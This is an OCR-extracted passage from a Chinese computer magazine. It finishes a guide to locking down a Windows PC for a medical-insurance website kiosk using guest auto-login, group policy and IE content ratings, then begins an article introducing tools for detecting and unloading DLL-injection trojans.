


图6

GUEST用户的自动登录方法，在开始—运行里输入如下命令**control userpasswords2**，打开用户帐户，把“要使用本机，用户必需输入用户名与密码”选项前的勾去掉（图7）。点击应用，出现图8窗口，直接点击确定即可（图8）。




图7




图8

接下来我们要给GUEST帐户关机权限。在运行中输入**gpedit.msc**，打开组策略选项。在计算机配置—windows设置—安全设置—本地策略—用户权利指派中找到关闭系统，把所建的GUEST用户yb添加进去，这样yb用户就可以关闭计算机了（图9）。




图9

最后进行IE的设置。以上控制方法都是很简单的，对于IE的控制设置就有一些复杂了，我们主要用到IE的分级审查功能。首先把IE首页改为我们医保网站地址，以便打开IE即为工作界面（图10）。打开IE的工具下的internet选项，在安全里把“本地internet”与“受信任的站点”里分别加入医保网址，这样就可以保证来自这个站点的任何信息都可以接收，包括ActiveX的控件与插件都会通过，不会有任何提示。切换到内容选项，点击启用分级审查，选择许可站点，在这里添入许可网址，添入“*.*”，禁止任何网站，除我们需要的网站例外（图11）。




图10




图11




图12





图 13

打开常规选项，点击创建密码，输入一个强壮的密码。这样当任何人打开一个我们不允许的网站时都会要求输入密码才可以访问，当打开允许的站点时，根本不需要密码就可以直接进入了（图 12，图 13）。

到现在为止，上面所提到的功能已经都可以完成了，使用者不能登录任何网站，除医保网站例外。系统无任何游戏，D、E 盘禁止，C 盘无法创建目录、文件，但个别目录还是可写的，不过已经没有任何用处了。最后需要注意几点的是，做完系统，配置好之后，要给系统制作 GHOST，以防万一。E 盘存放一些 administrator 常用的工具。手工定期给杀毒软件升级病毒库及系统漏洞的更新。这样几乎就可以阻止系统频繁的破坏了。如果有特别需要的话，我们还可以把系统设置的更苛刻一些。在这里我主要是利用了 NTFS 的特性，组策略的应用，分级审查功能。没有借助任何第三方软件就完成了此次的工作。减少了 administrator 的繁重工作与时间，如无特殊情况，基本就不用改动系统了。



DLL 插入终结者

Sharkyc

木马技术发展的真是快，从最早的木马靠迷惑人的进程名到现在木马的 DLL 插入技术，使木马的手工查杀变的越来越困难了。今天要给大家介绍两个软件是 Advanced Process Manipulation（简称 APM）和 syscheck2，它们可以帮助我们在很大程序上终结 DLL 插入木马。

APM 是一款非常小的软件，只有几百 KB，它可以把进程所加载的 DLL 卸载，也可以向进程加载 DLL。打开 APM（图 1），窗口分为上下两个部分，非常简洁，上面是现在运行的进程，点击一个进程下面就是这个进程所加载的 DLL。点击右键有许多选项，可以看得当前进程运行的命令（图 2）、结束进程、获得进程的地址、使进程使用最少内存等等，在下面窗口点击右键可以加载和卸载 DLL。




图 1

